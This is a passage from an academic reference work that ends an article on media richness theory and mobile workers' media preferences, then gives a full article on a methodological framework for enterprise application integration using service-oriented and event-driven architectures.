more information is made available. Daft and Lengel (1984) developed the media richness theory to assist communicators as they decide which of the following media channels may be suitable for a communication: (a) face-to-face communication, (b) telephone communication, (c) addressed documents, or (d) unaddressed documents. Media richness is also based on the measurement of feedback, multiple cues, language variety, and personal focus. Face-to-face is considered the richest medium and unaddressed documents are the least rich—or lean. Richer media channels are seen as more effective for reducing equivocality (Rex, 2001).

Daft and Lengel (1984) indicated communication media can have different capabilities for resolving uncertainty. The media richness theory also implies a protocol for selection and has four components that influence richness: (a) ability of the medium to transmit multiple cues, (b) immediacy of feedback, (c) use of natural language, and (d) personal focus. Fulk (1993) posited that the more frequent the use and the more extensive the experience, the perceptions of richness in a media channel will be greater among individuals using them. Daft, Lengel, and Trevino (1987) posited that, “managers refer to rich media for ambiguous communications and less rich media for unequivocal communications” (p. 355). When communicating, a variety of cues can be used: (a) sound or tone of voice, (b) facial expressions, or (c) body language.

Additional research attempts to place newer media into the media richness theory as well. E-mail has been studied in this context and is found to lack the cues and the function of immediate feedback when the communication is asynchronous. In the technology environment, immediate feedback is most often associated with chat or Instant Message (IM). Personality and the use of natural language within e-mail communication can be varied.

Within the media richness framework, Dennis and Kinney (1998) indicated high equivocality can be reduced using richer media. Equivocality is generally understood to decrease with richer media and more information. Messages may be more uncertain than equivocal considering certain types of information. Media selection may not only be a logical decision based on the message required or information being delivered, but also a social decision (Huang, Lee, & Wang, 1998). In some instances, there may be social pressure upon an individual to use a certain medium. With the expansion of new media, e-mail and the Internet have become the standard media delivery channels within certain groups. Therefore, there is a need to understand communication in terms of a time-space matrix of communication activities. This is particularly important as it relates to this study, as mobile devices transcend time and space barriers in unique ways.

RESULTS

Our research conducted on 94 mobile workers indicates that mobile workers have specific media preferences. Furthermore, their individual learning styles influence those preferences. The results begin to reveal where portable mediums might fit within the continuum of media channels that has been used by previous scholars to evaluate the relative richness of various communication channels used in the workplace. In discussing this topic it is important to note the media choices were quite subjective and dependent on various personal and contextual factors.

Analysis of the statistical relationships between the study participants' media preferences and learning styles showed that, for virtual workers, there are important relationships between their individual learning style and media selections. In the auditory and oral combined learning styles category, there appeared to be a preference for voice mail. One explanation could be the group's work environment and the type of messages they send. In this virtual setting, mobile workers are typically provided only limited opportunity to access and send messages when they are not with a client. Because much of the information in their client-related communication is technical in nature, e-mail may be best suited for this particular type of content. E-mails can be reviewed several times, content can be cut and pasted into software programs, and redistribution of the content is simple.

Interestingly, when media preferences of the study participants were examined in the Demographic Data Survey, apart from individual learning styles, it appeared that while a number of the respondents selected voice mail, a somewhat larger number selected e-mail. Without further research, it would be difficult to conclude that either the voice or e-mail option for communication would be a better channel for organizational leaders to rely on in all virtual organizations using portable devices as the primary means of communication. Making sure both were deployed in the most appropriate ways, considering individual preferences and individual learning styles would seem to be prudent.

Another result of the study indicated that most members of the study group preferred to use their portable devices for sending and receiving messages above all other technologies. Additionally, they also preferred these options over face-to-face communication. A somehow surprising result was that the study group indicated a preference for mobile devices and e-mail when they responded to the demographic questionnaire. Yet when the auditory and oral combined learning style was considered in relationship with media preferences, voice mail was preferred. It can be surmised that these channels generally appear rich and effective to this group for their specific communications, yet learning styles still may modify perceptions of these channels as they are used for various communication purposes. This is a finding with relevance for organizational leadership in the respect that no assumptions or overgeneralizations can be made when evaluating the use of particular channels through which to communicate with virtual workers.

FUTURE TRENDS

This study should serve as a good point of departure for further research on media richness, individual learning styles, virtual organizations, their mobile workers, and newer communication technologies. At the very least, it adds to existing studies that have generated contradictory findings when media richness theory has been applied to new technology-based communication channels (Fulk, Schmitz, & Steinfield, 1990; Rex, 2001; Rice, 1992). The purpose of this study was to conduct an examination of a specific group of mobile workers and was an attempt to understand their personal learning style as an element that possibly relates to their preferences for handheld media channels. Data that emerged from the research indicated that individual learning styles could be an important predictor of portable media channel selection. Additional exploration with larger samples of workers and organizations in which mobile devices are used is needed. Expanded studies can also indicate if the media richness theory and personal learning styles applied to PDA and smartphone based media selection and use in organizational settings, are at work in similar or different ways in the case of other portable devices such as short messaging services (SMS) via PDAs, smart pagers, and Instant Messaging (IM) via PDAs, and various technologically advance phones and pagers.

Whether using traditional or newer technology based methods of messaging, Nelton (1996) indicated that when communicating, organizational leaders should listen, aim for effective discussion, utilize humor, and appeal to the interest of the receiver. Wheatley (1994) indicated that information informs and forms an organization and selected information will change the organizational landscape. Leadership, technology, and communication and the myriad of terms used to describe organizational functions are all essential.

Yet, the fundamental principle behind it all is communication. The function of communication is about members within the organization, their relationships, and their locations.

With the deployment of new technologies it becomes increasingly critical for leaders to carefully understand the intent, impact, and context of their communication. Rex (2001) found that learning styles indicate when a person is oral expressive. Therefore, knowing this information may help explain an individual's media channel selection and use. However, if the receiver of the message is a visual learner and prefers a written medium, then although the individual is choosing what is deemed a richer medium, according to media richness theory, it is likely to not be the most appropriate because it is perceived as a less effective method for that particular receiver. In conclusion, leaders or message senders faced with communicating must consider their receivers in order to determine the most appropriate medium based upon the receiver's preferences (Rex, 2001). If message senders adhere to the approach of considering the learning style of the receiver, organizations may very well improve their ability to communicate effectively overall. As more technologies become available and are applied in the organizational communication setting, this need to study media richness and individual preferences and characteristics will become even more important. These virtual organizations have to communicate effectively in ways that acknowledge that face-to-face communication is not a viable option among workers.

REFERENCES

Daft, R., & Lengel, R. (1984). Information richness: A new approach to managerial behavior and organizational design. In L.L. Cummings & B.M. Staw (Eds.), *Research in organizational behavior* (pp. 191-233). Greenwich, CT: JAI Press.

Daft, R., Lengel, R., & Trevino, L. (1987). Message equivocality, media selection and manager performance: Implications for information systems. *MIS Quarterly*, *11*, 355-366.

Dennis, A.R., & Kinney, S.T. (1998). Testing media richness theory in the new media: The effects of cues, feedback, and task equivocality. *Information Systems Research*, *9*, 256-274.

Fulk, J. (1993). Social construction of communication technology. *Academy of Management Journal*, *36*, 921-950.

Fulk, J., Schmitz, J., & Steinfield, C.W. (1990). A social influence model of technology use. In J. Fulk & C. Steinfield (Eds.), *Organizations and communications technology* (pp. 117-140). Newbury Park, CA: Sage.

Huang, K., Lee, Y., & Wang, R. (1998). *Quality information and knowledge management*. Upper Saddle River, NJ: Prentice Hall.

Kock, N. (1998). Can a leaner medium foster better group outcomes? A study of computer-supported process. In M.Khosrowpour (Ed.), *Improvement groups, effective utilization and management of emerging information technologies* (pp. 22-31). Hershey, PA: Idea Group.

McGrath, J.E., & Hollingshead, A.B. (1993). Putting the "group" back in group support systems: Some theoretical issues about dynamic processes in groups with technological enhancements. In L.M. Jessup & J.S. Valacich (Eds.), *Group support systems* (pp. 78-96). New York: Macmillan.

Nelton, S. (1996, November). Face to face: By communicating the old-fashioned way—through talking and listening to customers and employees—companies are achieving new goals. *Nation's Business*, *84*(4), 25.

Rex, L. (2001). Electronic communication technology, media channel selection, media richness, and learning style. *Dissertation Abstracts International (62)*03,889A, (UMI No. AAT 3009242).

Rice, R. (1992). Task analyzability, use of new media, and effectiveness: A multi-site exploration of media richness. *Organization Science*, *3*, 475-500.

Rice, R.E., & Shook, D.E. (1990). Relationship of job categories and organizational levels to use of communication channels, including electronic mail: A metaanalysis and extension. *Journal of Management Studies*, *27*(2), 195-229.

Short, J., Williams, E., & Christie, B. (1976). *The social psychology of telecommunications*. London: John Wiley and Sons.

Trevino, L.K., Daft, R.L., & Lengel, R.H. (1990). Understanding managers' media choices: A symbolic interactionist perspective. In J. Fulk & C. Steinfield

(Eds.), *Organizations and communications technology* (pp.71-94). Newbury Park, CA: Sage.

Wheatley, M. (1994). *Leadership and the new science*. San Francisco: Berrett-Koehler.

KEY TERMS

Mobile Workers: Employees performing their jobs outside the office.

Media Richness Theory: The rational process of media selection so that the characteristics of the communication channel is matched with the content of a message in order to reduce its uncertainty.

Personal Digital Assistant (PDA): Handheld device that combines computing and networking features.

Symbology: The study and interpretation of symbols.

Smartphone: Handheld device that integrates the functionality of a mobile phone and a PDA.

Telecommuting: Work arrangement in which employees employ telecommunication means to perform their tasks instead of commuting to a central work location.

Virtual Organizations: Organizations that primarily conduct their work through electronic media.

M

Methodological Framework and Application Integration Services in Enterprise Information Systems

Darko Galinec
Ministry of Defense of the Republic of Croatia, Republic of Croatia

Slavko Vidović
University of Zagreb, Republic of Croatia

INTRODUCTION

For integration of two business functions or two business systems it is necessary to connect their business processes with application support and data exchange. Processes appertaining to one application system create data which will be used by another application system.

First, and the key reason for the integration of business systems' applications, are user business needs for business processes and information flow, and changes in business processes occurring during business transactions.

The next integration reason is related to the technological differences by means of which applications are constructed. Integration should be carried out to connect technologically different applications. Because of process complexity which includes breakdown of the existing business processes and applications, business processes change on the basis of business needs and user requirements, modeling of such processes, and new applications and their connection, it is necessary to shape methodological framework. The use of this framework should result in the successful completion of EAI projects.

EAI Short History

Applications have been developed on the basis of business system function architecture (for example automation of production, procurement, sales, and so forth, functions, that is, applications for their support. EAI related requirements also appear with business combinations—integration of business subjects into a whole (fusion, consolidation, acquisition). In such cases, information systems applications of the subjects which are going to be merged are integrated. From the early sixties to the late seventies of the last century, business systems applications were simple in design and functionality (Gormly, 2002). Business system data integration was not considered at all, as the aim was to support manual procedures by PC. During the eighties the necessity of integration applications within business systems was recognized. There were attempts to redesign existing applications to make them suitable for integration. Since the nineties, enterprise resource planning (ERP) applications have prevailed, and the existing applications and data were adjusted to the ERP system. The aforesaid could be done only through EAI introduction as a logical sequence of events. Later on, the advantages of integration of multiple business processes through existing applications have been conceived. Other factors which have contributed to the EAI development include growth of applications intended for supply chain management (SCM) support and business to business integration (B2B), and applications for modern business processes support and Web application integration. Modern business requires a process centric approach, that is, end-to-end (E2E) management and control of business system. The process includes various applications intended for the support of different business processes and functions.

Gormly (2002) states that "EAI is very involved and complex, and incorporates every level of an enterprise system: its architecture, hardware, software and processes" (p. 1).

BUSINESS PROCESS INTEGRATION

The history of information systems development was driven by business systems' functions automation and mergers and acquisitions - integration of business subjects into a whole. Modern business requires business processes integration through their dynamics, and thus enterprise application integration (EAI) as well. In this connection, it is necessary to find ways and means of application integration and interaction in a consistent and reliable way. The real-time enterprise (RTE) monitors capture and analyse root causes and overt events that are critical to its success the instant those events occur (McGee, 2004, p. 2). EAI is determined by business needs and business requirements. EAI has to be founded on business process repository and models, business integration methodology (BIM), and information flow as well. Business process models are the strongest conceptual resource to store and share knowledge (Vidović & Galinec, 2003, p. 3). Decisions concerning technology must be done to enable successful application integration. In this article, EAI methodological framework and technological concepts for its achievements are introduced.

Real-Time Enterprise

Use of information is a key to the real-time enterprise (RTE) to identify new opportunities, avoid mishaps, and minimize delays in core business processes. The RTE will then exploit that information to progressively remove delays in the management and execution of its critical business processes (McGee, 2004, p. 2). This is based on the contention that there is always prior warning before every major favorable or unfavorable business surprise. Critical business processes are those of high value and importance for the business system, the improvement of which will significantly affect the business result (McGee, 2004). Real-time enterprise is driven by simple or complex events (Schulte, 2002).

Process Models

Process models enable business analysts and system architects to work together and establish event-driven and service-oriented architectural styles in composite business applications (Thompson, 2004, p. 1). Business systems that use business process models will have more success in designing and implementing efficient and effective business processes. To accomplish this, business analysts should be well-versed in creating business models that explicitly identify events, and they should understand the concept of services and event handlers. Thompson (2004, p. 2) states that systems' architects should be capable of interpreting business process models and establishing application architectures with service-oriented and event-driven styles that trace back to the requirements specified in those models" (Thompson, 2004, p. 2). Business systems' focus should be on implementing a solid service foundation based on carefully designed service architecture. Once in place, business process orchestration can enable the composition of end-to-end processes relying on these services.

BUSINESS NEEDS AND USER REQUIREMENTS CONCERNING

The users are key factors for EAI accomplishment. Their requirements, based on business needs and business processes which should be integrated, determine the purpose of EAI and are used to model it. Process approach as a result has a models and business processes repository, that is, a knowledge base on the entire organization (Vidović & Galinec, 2003, p. 2). Transactions between business processes should be performed according to the security rules, based on real business needs. Experts developing EAI system should support transactions technologically, but must not define them or decide on them.

Ownership Over Processes, Responsibilities, and Process Steps

There is defined ownership over processes in a business system. One owner can manage one or more roles which include respective responsibilities. Business process includes several process steps. Within roles one or more process steps can be made, as presented on workflow chart. Process application support should be provided for, from business needs and user requirements to the completion of the initiated process. Process steps which have been exercised within roles are not E2E, but workflow charts (relationship between E2E and workflow chart may be one-to-many, but one-to-one as well).

On the hierarchical level of the business system, which is above the level on which business process owners exist, there is the main owner of the process as the owner of all existing processes and workflow charts. In this connection, the process owner can initiate the changes if some processes proceed in an inadequate way.

If the owner of the role completion process has at his disposal technologically identical applications, there is no need for EAI because the applications are of the same sort. If there are different technologies (applications), EAI is necessary.

Business Processes Changes Based on Business Needs


Business needs and user requirements should be modeled considering the impact on EAI. By introducing software requirements into the stream of analysis, applications can be reconfigured automatically as a result of matching business requirements to actual performance (see Figure 1) (Ericsson, 2004, p. 4).

During process completion, data are collected and process execution is analyzed in view of which of the requirements for business process changes are articulated. Business needs and user requirements change business processes models and new software requirements, and needs concerning application changes turn up as well.

Because of business needs, in modern application systems response time between requirement for business process change and the corresponding application change must be extremely short. It has to be measurable in short time units (e.g., days). The main goal is to enable undisturbed business proceeding, respecting needs for process and application changes. Delays provoked either by process model changes (based on business needs) or by necessary technological interventions must remain within a defined period of time.

Modern business requires automatic process management, that is, applications to support it. To achieve the aforesaid, it is necessary to configure applications according to the rules of contemporary architectures: service-oriented (SOA) and event-driven (EDA). On the technological level, the existing tools for develop system for business process management (BPM); process modeling and workflow charts, business processes repository, simulation and detection of business bottle necks are used. On the basis of the results obtained, the processes are improved and optimized. In this way, optimized processes change the existing model and may be transformed into an executive process code (which will manage business and application on the basis of business rules) or can be used for further modeling and

Figure 1. Applications reconfiguration based on business requirements



development of new applications. Performance of the process is analyzed and tracked, and redesigning will go on until the satisfying solution is reached.

To conclude, successful contemporary business systems require adequate interaction of all business processes and technology support. This can be obtained by means of the BPM system, which in an integral way uses applications conformed to business needs.

Because the applications are frequently technologically different, prior to BPM realization it is necessary to accomplish EAI.

METHODOLOGICAL FRAMEWORK FOR EAI

By means of proceedings and application, EAI methodology must ensure consistency and reliability of an integration system. The example can be found in United States Department of Defense C4ISR document which has been used in the preparation of the document "NATO C3 System Architecture Framework (NAF)" for the architecture of command and control system with information system support. This document quotes that Defense Information Infrastructure Common Operating Environment encompasses architecture, standards, software reuse, shareable data, interoperability, and automated integration in a cohesive framework for systems development (C4ISR Architecture Working Group, 1997, p. 137).

According to the Zachman framework (Frankel, Harmon, Mukerji, Odell, Owen, Rivitt et al., 2003) contextual and business models are independent of the computer platform (1st level), system model (logic) is also independent of the computer platform (2nd level). The technology model (physical) depends on computer platform (3rd level) and includes descriptions of models, architectures, and descriptions used by technicians, engineers, and contractors who design and create the actual product. Because of the aforesaid, models, architectures, descriptions containing business system borders, and the ways of its interactions with outside environment, and models with descriptions used by the individuals-the owners of business processes-in the focus of the authors' research.

Nowadays, there are several EAI methodologies. One of them (Cognizant Technology Solutions, 2005) mentions the following methodological steps:

1. Estimate of EAI necessity resulting in the respective Estimate Report.
2. Strategic EAI planning and implementation, resulting in Strategic Report.
3. Development of application and technical architecture, resulting in Detailed Implementation Plan.
4. EAI implementation, monitored through Testing Reports and Quality Assurance Survey.

In this article, the authors present a new EAI methodology which is driven by business processes and is carried out in phases. EAI should be carried out in five methodological phases:

1. Business processes modeling and planning of EAI process needs according to business level (planning).
2. Analysis of communication and semantic requirements with transactions-requirements towards EAI.
3. Providing for interoperability through three-level EAI model (design).
4. EAI development by means of adequate technology (construction).
5. EAI implementation and acceptance.

Business Processes Modeling and Planning of EAI Process Needs


The real business process has been monitored, as well as the application systems of a business system (if there are any) and its processes and the interaction processes with environment as well.

The way of intercommunication of applications and the real needs for their integration are defined.

Example: In the business part of the customer relationship management (CRM) application system, there are applications which, on the basis of received input values in the interaction chain, cooperate with applications coming from service management (SM) and resource management (RM), and in this way connection with supplier relationship management (SM) applications is established (see Figure 2).

On the basis of user request, the E2E process is initiated (transaction T1). On the CRM level within 1st role (R1) 1st process step with the support of the 3rd application system takes place (APS3).

Figure 2. Defining the scope for integration of business systems' applications



On the SM level, within the next role (R2), PS2 is performed with the support of APS1 (the application development technology differs from the one previously mentioned).

RM level includes R3 and makes PS3 (T3) possible with the support of APS1 (technology being the same as on the aforementioned level).

On the basis of occurrences of the previous level, the performance of SRM level is initiated. Within this role T4 and T5 occur, PS4 and PS5 are performed with the support of APS4 and APS5 (different application development technologies when compared with the previous level and on same level as well).

Transaction T6 (R3 repeated) refers to the communication between SRM and RM levels (PS6) and support of technologically different application, when compared with the previous one-APS1.

Next role (R2 repeated) contains communication on the SM level, on the basis of T7, performance of PS7 (technology remains unchanged-APS1).

Eventually, on the CRM level, R1 is performed (PS8, T8) with the support of APS3 (technology differs from the previous one). The user is given response (APS3, T9) and the process E2E is completed.

EAI is necessary with the interactions of applications developed by different technologies.

Analysis of Communication and Semantic Requirements with Transactions-Requirements Toward EAI

Based on the previous step, the kind of communication between applications will be determined with regard to the sort of data which interact.


Example:
There are certain applications whose integration will not be automated or will be delayed because of rare incidence or the importance of the data exchanged of the business system (APS2). In such cases, interaction and data exchange will be performed manually.

Only applications developed by different technologies are integrated.

APS3 interacts with the environment and data processing is carried out under the request/reply principle (see Figure 3).

RTE architecture must accelerate and combine the efforts of many business units and their respective application systems running on different computers, sometimes in different enterprises. The characteristics of events, message-oriented middleware (MOM), and publish-and-subscribe communication patterns are well-suited for the "fast and furious" highly integrative nature of RTE strategies (Schulte, 2002, p. 2).

Figure 3. System and its environment: Communication and semantic requirements



The key difference between conventional business processes and a new generation of improved business processes is that the new processes are event-driven (Schulte, 2003, p. 1).

Providing Interoperability Through Three-Level EAI Model

Business system architecture is based on the interoperability standards. Interoperability is the capacity of the information and communication systems and business systems to support data flow and provide exchange of information and knowledge (Working Group on IT Architecture within the Coordinating Information Committee, 2003, p. 9).

Interoperability framework includes norms, standards, and recommendations which describe the achieved or desired agreement of the interested parties with regard to the interconnection way. The interoperability framework is a changeable document which must follow technological, normative, and business changes. Interoperability levels are process, semantic, and technical ones, as shown in Table 1 (Working Group on IT Architecture within the Coordinating Information Committee, 2003, p. 9).

So, it is necessary to define real EAI need and to examine it in view of process, semantic, and technical interoperability.

Figure 4 shows transactions among technologically different applications- those for which EAI is necessary: APS1-APS3 (T8), APS1-APS4 (T4), APS3-APS1 (T2), APS4-APS5, APS4-APS5 (T5), and APS5-APS1 (T6).


EDA and SOA are compatible but distinct concepts, each with its own advantages and limitations. Enterprises need both. EDA and SOA have many similarities. Both support distributed applications that go beyond conventional architectures, both use a modular design based on reusable business components, and both may be enabled through Web services. Architects and developers must understand the local business requirements and process models to determine whether SOA, EDA, or some combination of them is right for each aspect of each new business process (Schulte & Natis, 2003, p. 1).

Unlike SOA, EDA is the design vision for long-running asynchronous processes (SOA is best applied to real-time request/reply exchanges). In EDA, a process node posts an event (in SOA, a process node makes a targeted processing request). In EDA, posting an event reflects results of some past processing (in SOA, making a processing request directs future processing). In EDA, the poster of the event is disconnected from the processors of the event, if any (in SOA, the requestor of service knows the service and depends on its existence and availability) (Natis, 2003, p. 3).

Table 1. Interoperability levels

Type	Description
Process	Relative to business goals, business process modeling and cooperation achievement between different units whose structure and work mode are not necessarily congruous. To fulfill system user needs and to reinstall available and simple user services, it is necessary to establish process interoperability
Semantic	Relative to data meaning. Thanks to this level, exchanged data have the same meaning at the starting point and destination, and pieces of information originating from various information resources are linked in a meaningful way.
Technical	Relative to the norms and standards used for the interconnection of computer systems and services. It includes open interfaces, network and security services, middleware, integration presentation, and data exchange.

Figure 4. EAI matrix and interoperability



The nature of data retrieval transactions fits well with the model of SOA (make request for information, wait for the reply, disconnect on receipt of the reply). The nature of update transactions fits well with EDA (request the update, ensure delivery of the request, release the resources without waiting for the time-consuming process of applying the updates). The nature of composite transactions fits well with SOA (represents a complex real-time process as a single transaction, hide the complexity of composition and integration behind the wrapper interface). The nature of multistep processing fits well with EDA (monitor status, trigger processing based on changes of status, evolve a process through its component steps as status changes from initiation to completion) (Natis, 2003, p. 3).

Conventional systems use pull-based, request/response patterns for most program-to-program and program-to-database communication. Each recipient program continuously loops, polling to see if a new event has arrived. If it polls infrequently, the business process runs slowly because the data is waiting too long. If it polls often, the network and system overhead is unacceptable because lots of needless requests may be made before an event appears.

Event-driven systems send each update individually as soon as it is recognized by the sending application. Therefore, event-driven systems use push communication in which the timing of data delivery is determined by the sender. The sender is the first to know that an event has occurred and can send it immediately so the data is not sitting idle until each recipient polls. Push communication is more scalable, because nothing is sent until the event is available. Push-driven systems accelerate a business process by minimizing the handoff time between activities.

ORGANIZATIONAL AND TECHNOLOGICAL CONCEPT

Enterprises that want to operate in real time must expand their use of event-oriented design, message-oriented middleware, and publish-and-subscribe communication (Schulte, 2002, p. 1).

A successful RTE will use the principles of event handling at the business and the technical level. Event-driven business processes are usually implemented best by event-driven software design and middleware technologies. Enterprises should expand the number of places where they:

- Handle events individually rather than in batches.
- Use push-based rather than pull-based communication patterns.
- Deliver information updates to multiple destinations simultaneously.
- Design with an explicit focus on the idea of events.
- Manage the process of event notification in a systematic fashion (Schulte, 2002, p. 2).

EAI Development by Means of Adequate Technology (Construction)

Business systems can use various commercially available EAI middleware products. Business systems select their products based on composition of their enterprise, their plans, and buying practices. The basic architecture of business systems' mission and business application software is evolving rapidly as developers apply modern design concepts such as SOA, EDA, and intermediary-based application integration. The new generation of applications and commercially developed business applications is more flexible, powerful, and easier to maintain than traditional application software because of its modularity and layered structure.

E2E processing must be adequate, technically feasible, operatively acceptable, and usable through an integrated application system.

Implementation and Acceptance

Modern business systems are designed to perform a variety of functions; for most applications MOM is prevalent. Communication middleware helps programs talk to other programs. It is software that supports a protocol for transmitting messages or data between two points as well as a system programming interface (SPI) to invoke the communication service. MOM also provides for the safe (e.g., using strong security and reliable, guaranteed once and only once) delivery of messages. Protocols and SPIs used in communication middleware can be proprietary (e.g., IBM WebSphere MQ or Microsoft MSMQ) or based on industry standards such as ASN.1, Distributed Computing Environment (DCE) remote procedure call (RPC), CORBA/IIOP, Java Message Service (JMS), or Web services (based on simple object access protocol - SOAP). Today, business systems are focusing on enterprise architectures based on SOA, service-oriented development of applications (SODA), service-oriented business application (SOBA), and Web services.

The EAI project is considered successful only if it can be proved that the new and the inherited system can work together prior to their application and usage by end users.


GENERIC ARCHITECTURE OF INFORMATION SYSTEM

The change in application architecture is made possible by advances in middleware technology and related standards such as XML and Web services. Significant innovation is appearing in virtually every middleware. Platform middleware products, such as application servers and application platform suites, were once thought to be approaching a steady state based on .NET and Java 2 Platform, Enterprise Edition (J2EE).

However, new platform technology using microkernels and message-based design is emerging to create new styles of platform. Integration middleware is also evolving as vendors and user companies try new approaches to application integration. Integration process uses middleware intermediaries that apply transformation, business process management, and rule-based routing to application-to-application communication.

Integration middleware products such as enterprise service buses (ESBs), integration suites, and programmatic integration servers leverage XML message formats and Web services communication standards (e.g., SOAP and WSDL) to reduce the complexity of developing integration links among applications. However, traditional middleware products are a poor

Figure 5. Generic architecture of information system



match for the service-oriented and event-driven applications being designed nowadays. Business systems, enterprise architects, and project leaders must be aware of the innovation that is occurring in middleware to be able to develop an orderly plan for leveraging the new technologies as suitable for their environments. The open-source movement is already having an effect on the J2EE application platform market, and is expected to affect decisions for other platform middleware and ESBs.

Generic architecture of the information system (see Figure 5) takes into account real business needs and participants in the business process of the complex system. Instead of an integration layer, the concept of integration bus supported by network (ESB) is introduced. Applications, as a part of technology, are available for those users who are permitted to use them. Such an information-centric and network-centric approach implies that applications given to the users in order to enable the data, information, and knowledge flow depend on network as the only application "container."

The data visibility, data accessibility, data coherence, data assurance, and data interoperability are achieved over the information service bus. Users and applications migrate from maintaining private data (e.g., data kept within system specific storage) to making data available in community-shared and business system-shared spaces (e.g., servers and services available on the network).

CONCLUSION

Business needs and goals which must be reached by a business system are the prime movers of the changes in application systems and information technology (IT). Application development is based on the function approach and architecture and it represents the beginning of EAI. High efficiency concerning performance of particular processes is not sufficient if such processes are not adequately integrated into E2E process. Today business is managed through E2E process approach and the process itself is supported by different applications originating from the function architecture of a business system. EAI is an arranged infrastructure intended for applications linkage (resources, technologies, and interfaces) and transactions completion among application systems.

Interoperability (process, semantic, and technical) is a processing relation between two business subjects rendering business transactions possible.

The highest business need level is RTE, an enterprise which in real time monitors environment and reacts on the incentive, that is, performs business transactions.

The purpose of EAI is to provide interoperability which will render possible inside and outside business system transactions so that eventually the business system would function as RTE.

Because EAI infrastructure connects applications used to support business processes, EAI is of great importance and is a great influence in business process management.

Galinec and Marić-Bajić (2006) conclude that "Business systems that adopt service orientation can dynamically change processes to align them for users, according to their intentions and needs for the business which continues to change" (p. 5).

Applications used to support business processes connected by sequence of business logic (by means of BPM system and on the basis of business rules) render possible E2E process. Such applications are used for consistent integration of processes constituent to the E2E process approach.

